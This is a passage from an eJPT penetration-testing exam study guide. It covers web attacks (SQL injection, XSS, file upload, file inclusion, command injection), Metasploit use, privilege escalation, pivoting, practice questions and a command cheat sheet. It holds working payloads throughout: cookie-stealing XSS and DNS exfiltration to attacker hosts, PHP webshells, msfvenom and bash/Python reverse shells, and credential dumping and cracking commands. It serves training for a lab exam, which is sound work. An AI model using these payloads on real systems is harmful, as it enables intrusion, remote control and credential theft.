
3.2 Burp Suite

The standard web app testing proxy. Community Edition is free and sufficient for the exam.

Setup

24. Launch Burp Suite Community
25. Proxy → Intercept → set ON
26. Configure browser proxy: 127.0.0.1:8080 (Firefox: about:preferences → Network Settings)
27. Import Burp's CA cert: http://burp → CA Certificate → install in browser

Key Tabs

Tab	Function
`Proxy → Intercept`	Pause and modify requests in real time
`Proxy → HTTP History`	Full log of all requests/responses
`Target → Site Map`	Tree view of discovered URLs
`Target → Scope`	Limit testing to specific domains/IPs
`Repeater`	Modify and resend single requests (Ctrl+R to send to Repeater)
`Intruder`	Automated parameter fuzzing
`Decoder`	Encode/decode URL, base64, HTML, hex
`Comparer`	Diff two responses
`Sequencer`	Test session token randomness

Intruder Attack Types

Type	Use Case
`Sniper`	One position, one wordlist — most common
`Battering ram`	All positions get same value from one wordlist
`Pitchfork`	Multiple positions, multiple lists in parallel
`Cluster bomb`	All combinations across positions (slowest, most thorough)

3.3 SQL Injection (SQLi)

Manual Testing

```
# Test for SQLi — most common payloads
'                    # Trigger SQL error?
"                    # Same with double quote
\\                   # Backslash
'--                  # Comment out remainder
' OR '1'='1
' OR '1'='1' --
' OR '1'='1' /*
admin'--             # Auth bypass classic
admin' #             # MySQL comment
admin' OR 1=1--

# UNION-based extraction
' UNION SELECT NULL--
' UNION SELECT NULL,NULL--
' UNION SELECT NULL,NULL,NULL--      # Add NULLs until query succeeds
' UNION SELECT username,password FROM users--

# Information schema (MySQL, MSSQL, Postgres)
' UNION SELECT table_name,NULL FROM information_schema.tables--
' UNION SELECT column_name,NULL FROM information_schema.columns WHERE
table_name='users'--
```

sqlmap (Automated)

```
# Basic
sqlmap -u "http://target/page.php?id=1"

# POST data
sqlmap -u "http://target/login.php" --data "user=admin&pass=test"

# With session cookie
sqlmap -u "http://target/page.php?id=1" --cookie="PHPSESSID=abc123"

# From Burp request file
sqlmap -r request.txt

# Aggressive
sqlmap -u "..." --level=5 --risk=3

# Enumeration progression
sqlmap -u "..." --dbs                          # Discover databases
sqlmap -u "..." -D dbname --tables             # Tables in DB
sqlmap -u "..." -D dbname -T users --columns   # Columns in table
```

```
sqlmap -u "..." -D dbname -T users --dump      # Extract data
sqlmap -u "..." --os-shell                     # Get OS shell (if DBA)
sqlmap -u "..." --os-pwn                       # Get meterpreter (with msfvenom)

# Useful flags
--batch             # Non-interactive (auto-yes)
--random-agent      # Randomize User-Agent
--tamper=space2comment  # Bypass simple filters
--technique=BEUSTQ   # B=Boolean E=Error U=Union S=Stacked T=Time Q=Inline
```

Types of SQLi

Type	Detection / Method
In-band: Error-based	Error message reveals DB structure
In-band: UNION-based	UNION SELECT extracts data in response
Blind: Boolean	Page differs on true/false condition
Blind: Time-based	SLEEP(5) or WAITFOR DELAY causes measurable delay
Out-of-band	DB exfiltrates via DNS/HTTP to attacker

3.4 Cross-Site Scripting (XSS)

Types

Type	Description
Reflected	Payload in URL/form, reflected in response — needs victim click
Stored	Payload saved on server (comment, profile), runs for every visitor
DOM-based	Client-side JS reads and writes payload without server involvement

Test Payloads

```
# Basic detection
<script>alert(1)</script>
<script>alert(document.cookie)</script>
<img src=x onerror=alert(1)>
<svg onload=alert(1)>

# When < > are filtered
"><script>alert(1)</script>
javascript:alert(1)              # URL-bar / href
'-alert(1)-'

# Cookie steal (use your own host)
<script>fetch('http://attacker/'+document.cookie)</script>
<img src=x onerror="fetch('http://attacker/?c='+document.cookie)">

# Inside HTML attribute
" onmouseover=alert(1) "
" autofocus onfocus=alert(1) "

# Break out of JavaScript context
';alert(1);//
\\';alert(1);//
```

Browser Console for Quick Cookie Steal Demo

```
// Open browser console (F12), enter:
document.cookie
// Returns all non-HttpOnly cookies — if HttpOnly is not set, XSS can grab them
```

3.5 File Upload Vulnerabilities

Uploading a malicious file (webshell) is a top exam attack vector.

Common Bypasses

Filter	Bypass
Extension blacklist	Try .phtml, .php3, .php5, .pht, .phar, .inc
MIME-type check	Set Content-Type: image/jpeg in upload request
Magic bytes check	Prepend valid magic bytes (GIF89a;<?php ...?>)
Double extension	shell.jpg.php or shell.php.jpg.php
Null byte (old PHP)	shell.php%00.jpg
Case-sensitive blacklist	shell.PHP or shell.pHp

Webshell Payloads

```
# Minimal PHP webshell
<?php system($_GET['cmd']); ?>
# Usage: http://target/uploads/shell.php?cmd=whoami

# More featured PHP
<?php echo shell_exec($_REQUEST['cmd']); ?>

# Or download Pentestmonkey's PHP reverse shell:
# /usr/share/webshells/php/php-reverse-shell.php
# (Edit IP and port at top of file)

# Generate with msfvenom (real reverse shell)
msfvenom -p php/meterpreter/reverse_tcp LHOST=attacker LPORT=4444 -f raw -o
shell.php

# ASPX (Windows IIS)
msfvenom -p windows/meterpreter/reverse_tcp LHOST=attacker LPORT=4444 -f aspx -o
shell.aspx

# JSP (Tomcat)
msfvenom -p java/jsp_shell_reverse_tcp LHOST=attacker LPORT=4444 -f raw -o
shell.jsp
```

Local File Inclusion (LFI) / RFI

```
# LFI test payloads
http://target/index.php?file=../../../../etc/passwd
```

```
http://target/index.php?file=....//....//....//etc/passwd     # If ../ filtered
http://target/index.php?file=/etc/passwd%00                   # Null byte (old
PHP)
http://target/index.php?file=php://filter/convert.base64-
encode/resource=index.php

# Useful files to read
/etc/passwd
/etc/shadow
/etc/hosts
/proc/self/environ
/proc/self/cmdline
/var/log/apache2/access.log     # Log poisoning vector
~/.ssh/id_rsa
~/.bash_history

# Windows
C:\Windows\win.ini
C:\Windows\System32\drivers\etc\hosts
C:\inetpub\wwwroot\web.config

# RFI (less common — usually requires allow_url_include=On)
http://target/index.php?file=http://attacker/shell.txt
```

Command Injection

```
# Operators (try each in input fields)
;        # Command chain (Unix)
|        # Pipe
||       # Run on prev fail
&        # Run in background
&&       # Run on prev success
`cmd`    # Backtick exec (Unix)
$(cmd)   # Subshell (Unix)
%0a      # URL-encoded newline

# Examples
http://target/ping.php?ip=8.8.8.8;cat /etc/passwd
http://target/ping.php?ip=8.8.8.8|whoami
http://target/ping.php?ip=8.8.8.8`id`
http://target/ping.php?ip=8.8.8.8$(id)

# Blind command injection — use time delay
http://target/ping.php?ip=8.8.8.8;sleep 10

# Blind command injection — exfil via DNS
http://target/ping.php?ip=8.8.8.8;`whoami`.attacker.com
```

3.6 OWASP Top 10 (2021) — Quick Reference

Rank	Category	Example
A01	Broken Access Control	IDOR, missing auth on API endpoints
A02	Cryptographic Failures	Cleartext passwords, weak hashing
A03	Injection	SQLi, command injection, XSS, LDAP injection
A04	Insecure Design	Lack of business logic security
A05	Security Misconfiguration	Default creds, verbose errors, open admin panels
A06	Vulnerable Components	Outdated libraries (Log4j, Struts)
A07	Identification & Auth Failures	Weak passwords, broken session mgmt
A08	Software & Data Integrity Failures	Unsigned updates, insecure deserialization
A09	Security Logging & Monitoring Failures	No alerts on intrusion
A10	Server-Side Request Forgery (SSRF)	URL fetched by server can hit internal hosts

Q21: What HTTP method reveals all the methods a server supports?

A21: OPTIONS. Send: curl -X OPTIONS http://target -v

Look at the 'Allow:' header in the response. Common to see GET, POST, HEAD, OPTIONS — but PUT, DELETE, or TRACE being allowed are red flags.

Q22: You found ?id=1 vulnerable to SQL injection. What's the first thing sqlmap should be asked to enumerate?

A22: The list of databases:

```
sqlmap -u 'http://target/page.php?id=1' --dbs --batch
```

Then narrow down:

```
sqlmap -u '...' -D <dbname> --tables
sqlmap -u '...' -D <dbname> -T users --columns
sqlmap -u '...' -D <dbname> -T users --dump
```

Q23: An upload form rejects .php files. What's the simplest bypass to try first?

A23: Alternative PHP extensions that many filters miss:

shell.phtml, shell.php3, shell.php5, shell.phar

If still blocked, try a double extension (shell.jpg.php), case variation (shell.PHP), or change the Content-Type header to image/jpeg in Burp.

Exam Strategy & Tips

Before the Exam

- Confirm your VPN connection works the day before — don't fight network issues during the 48 hours.
- Test that PostgreSQL starts and msfdb is initialized in your Kali.
- Keep this guide, the cheat sheet, and GTFOBins open in browser tabs.
- Set up a clean notes file with a section for each target IP discovered.

During the Exam

Read the Letter of Engagement First

- The LoE tells you the IP ranges in scope.
- Multiple networks usually mean pivoting is required.
- Sometimes credentials are provided — check carefully.

Methodology — In Order

28. Host discovery: nmap -sn <CIDR> — list live hosts
29. Initial port scan: nmap -sS -p- --min-rate 1000 -iL hosts.txt
30. Service version scan on open ports only: nmap -sV -sC -p<ports>
31. Per-service enumeration (SMB, HTTP, FTP, etc.)
32. Search exploits for identified versions
33. Exploit → shell → enumerate locally → escalate
34. Loot for credentials, secondary network info
35. Pivot if a second network is discovered
36. Repeat enumeration on Network B

Time Management

- 48 hours — plenty if methodical, never enough if you rabbit-hole.
- Cap any single attack vector at 30 minutes. If stuck, move on.
- Many questions answer themselves through enumeration — don't try to solve questions, solve the network.
- Sleep at some point. Tired brain = silly mistakes.

Common Question Types

- 'How many hosts are alive in subnet X?' — nmap -sn <CIDR>
- 'What service runs on port X?' — nmap -sV
- 'What is the version of service X?' — nmap -sV banner

- 'How many shares are available on host X?' — smbmap or smbclient -L
- 'What is the flag in C:/Users/Administrator/Desktop/flag.txt?' — exploit + cat the file
- 'What is the password for user X?' — crack a hash you dumped

Multi-Network Detection Indicators

- Compromised host has 2+ network interfaces (ip a / ipconfig /all)
- Compromised host's routing table mentions a network you can't see
- Saved RDP/SSH connections to IPs outside scope
- File names or banners referencing other internal hosts

Common Mistakes to Avoid

- Forgetting -Pn when ICMP is filtered — Nmap won't scan a host it thinks is down.
- Using -sS without sudo — falls back to slower, noisier -sT.
- Not waiting for full -p- scan — many services live on high ports.
- Trying complex exploits before basic enumeration.
- Not setting LHOST correctly — defaults to wrong interface in multi-NIC Kali.
- Forgetting to background sessions before searching for more modules.
- Restarting msfconsole without saving notes — you lose loot history.

Comprehensive Practice Questions

These mirror real eJPT MCQ phrasing. Answers explain the reasoning, not just the choice.

Q24: Which Nmap command would you run to perform a TCP SYN scan on the top 1000 ports of all hosts in 192.168.1.0/24, with service version detection and OS fingerprinting?

A24: sudo nmap -sS -sV -O 192.168.1.0/24

Breakdown:

sudo → required for SYN scan and OS detection

-sS → TCP SYN (stealth)

-sV → service versions

-O → OS fingerprint

Default is already top 1000 ports — no -p flag needed.

Q25: After exploiting a Windows target, you have a meterpreter session running as a low-privilege user. Which command attempts automatic privilege escalation?

A25: getsystem

It tries four techniques (named pipe impersonation, token duplication, etc.) to elevate to NT AUTHORITY\SYSTEM. If it fails, try migrating to a SYSTEM process first, loading kiwi for credential theft, or checking 'whoami /priv' for exploitable privileges (SeImpersonate → JuicyPotato / PrintSpoofer).

Q26: You discover a Windows 7 host with port 445 open. What's the most likely vulnerability to check first?

A26: MS17-010 (EternalBlue, CVE-2017-0144).

Check command:

use auxiliary/scanner/smb/smb_ms17_010

set RHOSTS <target>

run

If vulnerable:

use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS <target>

set LHOST <kali>

exploit

This is the most commonly exploited Windows vulnerability on the eJPT exam.

Q27: Which file contains user password hashes on a Linux system?

A27: /etc/shadow

Readable only by root.

/etc/passwd contains usernames, UIDs, GIDs, home directories, and shells — but no real password hashes (an 'x' placeholder appears in the password field).

To crack:

unshadow /etc/passwd /etc/shadow > combined.txt

john --wordlist=rockyou.txt combined.txt

Q28: What is the difference between hashdump (Meterpreter) and what kiwi/Mimikatz gives you?

A28: hashdump dumps NTLM hashes from the SAM (local account password hashes).

kiwi/Mimikatz dumps from LSASS memory — this includes:

- Cleartext passwords (older Windows, before Credential Guard)
- Kerberos tickets (for Pass-the-Ticket / Golden Ticket)
- Cached domain credentials
- NTLM hashes of recently logged-in domain users

kiwi requires SYSTEM privilege. Load with:

```
meterpreter > load kiwi
meterpreter > creds_all
```

Q29: You found a webshell at http://target/uploads/shell.php?cmd=. How do you upgrade this to a meterpreter session?

A29: Generate a meterpreter payload, host it, download it via the webshell, execute, and catch with multi/handler:

```
# On Kali:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=kali LPORT=4444 -f elf -o /tmp/shell.elf
cd /tmp && python3 -m http.server 80

use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST kali; set LPORT 4444; exploit -j

# Via the webshell:
http://target/uploads/shell.php?cmd=wget http://kali/shell.elf -O /tmp/s;chmod +x /tmp/s;/tmp/s &
```

Q30: What's the purpose of the SOCKS proxy module in MSF, and how is it different from portfwd?

A30: auxiliary/server/socks_proxy creates a SOCKS server on your Kali. Any tool configured to use it (via proxychains or app-level proxy setting) routes its traffic through your meterpreter session into the pivoted network.

Differences:

- autoroute: Routes only MSF-module traffic. Internal to Metasploit.
- portfwd: Forwards specific port pairs locally. Limited but no proxy needed.
- SOCKS: General-purpose. Lets external tools (nmap, sqlmap, firefox, curl) reach pivoted hosts.

Usage: edit /etc/proxychains.conf → add 'socks5 127.0.0.1 1080' → prefix commands with 'proxychains'.

Q31: A user is in the 'docker' group on Linux. Why is this immediate privilege escalation, and how do you exploit it?

A31: Docker daemon runs as root. Anyone who can talk to it (members of the 'docker' group) can mount the host's root filesystem inside a container and chroot into it as root.

Exploit:

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Now you have a root shell on the host. This is documented on GTFOBins under 'docker'.

Q32: You captured a NetNTLMv2 hash with Responder. What format identifier and tool do you use to crack it?

A32: John format: netntlmv2

Hashcat mode: 5600

```
john --format=netntlmv2 --wordlist=rockyou.txt hash.txt
hashcat -m 5600 hash.txt rockyou.txt
```

The captured hash file from Responder is typically /usr/share/responder/logs/SMB-NTLMv2-SSP-target.txt

Q33: What does 'getsystem' use to escalate privileges, and what's the typical failure reason?

A33: getsystem tries 4 techniques in order:

1. Named Pipe Impersonation (in memory/admin)
2. Named Pipe Impersonation (dropper/admin)
3. Named Pipe Impersonation (RPCSS variant)
4. Token Duplication

It usually fails because:

- Current user is not in the Administrators group (try local privesc instead)

- UAC is blocking the elevation (try bypass UAC modules)
- EDR is monitoring named pipe creation

Q34: How do you check what your current SMB user can do without password cracking?

A34: smbmap -H <target> -u <username> -p <password>

It shows each share's permissions (READ-ONLY, READ-WRITE, or NO ACCESS) at a glance. Much faster than manually mounting each share.

For null sessions:

smbmap -H <target> -u '' -p ''

smbmap -H <target> -u guest -p ''

Q35: What's the eJPT exam format and time limit?

A35: • Format: ~35 multiple-choice questions, all hands-on

- Time: 48 hours (no break-the-clock pressure, but realistic ~16-20h of actual work)
- Method: Connect to lab via OpenVPN, find answers by enumerating/exploiting
- Pass mark: ~70% (15% of questions allowed wrong)
- Retake: One free retake included after a 30-day waiting period
- No proctoring, no essay component, no separate report
- Open-book: any references allowed (this guide, GTFOBins, exploit-db, etc.)

Appendix A — One-Page Command Cheat Sheet

Print this page. Tape it next to your monitor on exam day.

Nmap

```
nmap -sn <CIDR>                                  # Ping sweep
nmap -sS -sV -O -p- <target>                     # Full TCP version + OS
nmap -sU --top-ports 100 <target>                # Top UDP
nmap -p<ports> --script=<scripts> <target>       # NSE
nmap -oA basename <target>                       # All output formats
```

Service Quick Tests

```
ftp <target>                                     # Try anonymous:anonymous
smbclient -L //<target> -N                       # SMB null session
enum4linux -a <target>                           # Full SMB enum
nikto -h http://<target>                         # Web vuln scanner
gobuster dir -u http://<target> -w wordlist      # Dir bruteforce
dig axfr @<target> domain.com                    # DNS zone transfer
snmpwalk -v 2c -c public <target>                # SNMP enum
```

Metasploit Workflow

```
msfconsole -q                                    # Start
db_status; workspace -a <name>                   # Verify DB, new workspace
db_nmap -sV -O <target>                          # Scan + auto-import
search <term>                                    # Find module
use <module>; show options                       # Load + check params
set RHOSTS; set LHOST; exploit                   # Configure + fire
sessions / sessions -i <id>                      # Manage sessions
background                                       # Ctrl+Z to background
```

Meterpreter Top 10

```
sysinfo / getuid / getsystem
ps / migrate <PID>
upload / download <file>
shell                                            # Drop to OS shell
hashdump / load kiwi
run autoroute -s <subnet>
portfwd add -l <local> -p <remote_port> -r <ip>
search -f *flag* -d C:\\
run post/multi/recon/local_exploit_suggester
```

Password Cracking

```
hashid <hash>                                  # Identify hash type
hashcat -m <mode> -a 0 hash.txt rockyou.txt  # Crack with wordlist
john --wordlist=rockyou.txt --format=<x> h   # Same with John
unshadow passwd shadow > combined            # Linux shadow combo
ssh2john id_rsa > rsa.hash                   # SSH key conversion
```

Reverse Shells

```
# Attacker
nc -lvnp 4444

# Target — Bash
bash -i >& /dev/tcp/<atk>/4444 0>&1

# Target — Python3
python3 -c 'import
socket,subprocess,os;s=socket.socket();s.connect(("<atk>",4444));[os.dup2(s.fileno(),i)
for i in (0,1,2)];import pty;pty.spawn("/bin/bash")'

# Target — PowerShell (one-liner truncated — see full guide)
powershell -nop -c "$c=New-Object Net.Sockets.TCPClient('<atk>',4444);..."

# Upgrade dumb shell
python -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm; export SHELL=bash
# Ctrl+Z; stty raw -echo; fg
```

Pivoting

```
# In meterpreter
run autoroute -s 10.10.0.0/24
# Or with module
use post/multi/manage/autoroute; set SESSION 1; run

# Single port forward
portfwd add -l 8080 -p 80 -r 10.10.0.5

# SOCKS proxy (for external tools)
use auxiliary/server/socks_proxy; set VERSION 5; run -j
# /etc/proxychains.conf:  socks5 127.0.0.1 1080
proxychains nmap -sT -p 22,80,443 10.10.0.5
```

References & Further Reading

Official

- INE Penetration Testing Student v2 (PTSv2) — official course
- https://my.ine.com — exam booking and labs
- https://hackthebox.com — practice machines (Starting Point + retired easy)
- https://tryhackme.com — eJPT learning path

Community Notes (sources for this guide)

- phirojshah/EJPT_V2 — comprehensive GitBook-style notes with lab screenshots
- ErnestoCubo/eJPTv2-Notes — concise checklist-style revision sheet
- syselement/ine-notes — original source many forks derive from

Tool Documentation

- https://nmap.org/book/ — Nmap Network Scanning (the book is free online)
- https://docs.metasploit.com — Rapid7's Metasploit documentation
- https://www.offsec.com/metasploit-unleashed/ — free Metasploit course
- https://gtfobins.github.io — Linux SUID/sudo abuse reference
- https://lolbas-project.github.io — Windows Living-off-the-Land binaries

Cheat Sheets

- https://book.hacktricks.xyz — comprehensive penetration testing knowledge base
- https://payloadsallthethings.github.io — payloads & bypass techniques
- https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/
- PortSwigger Web Security Academy — free interactive web app labs

---

End of Guide

Dr. Mohammed Tawfik

Best of luck on the exam — methodology beats memorization.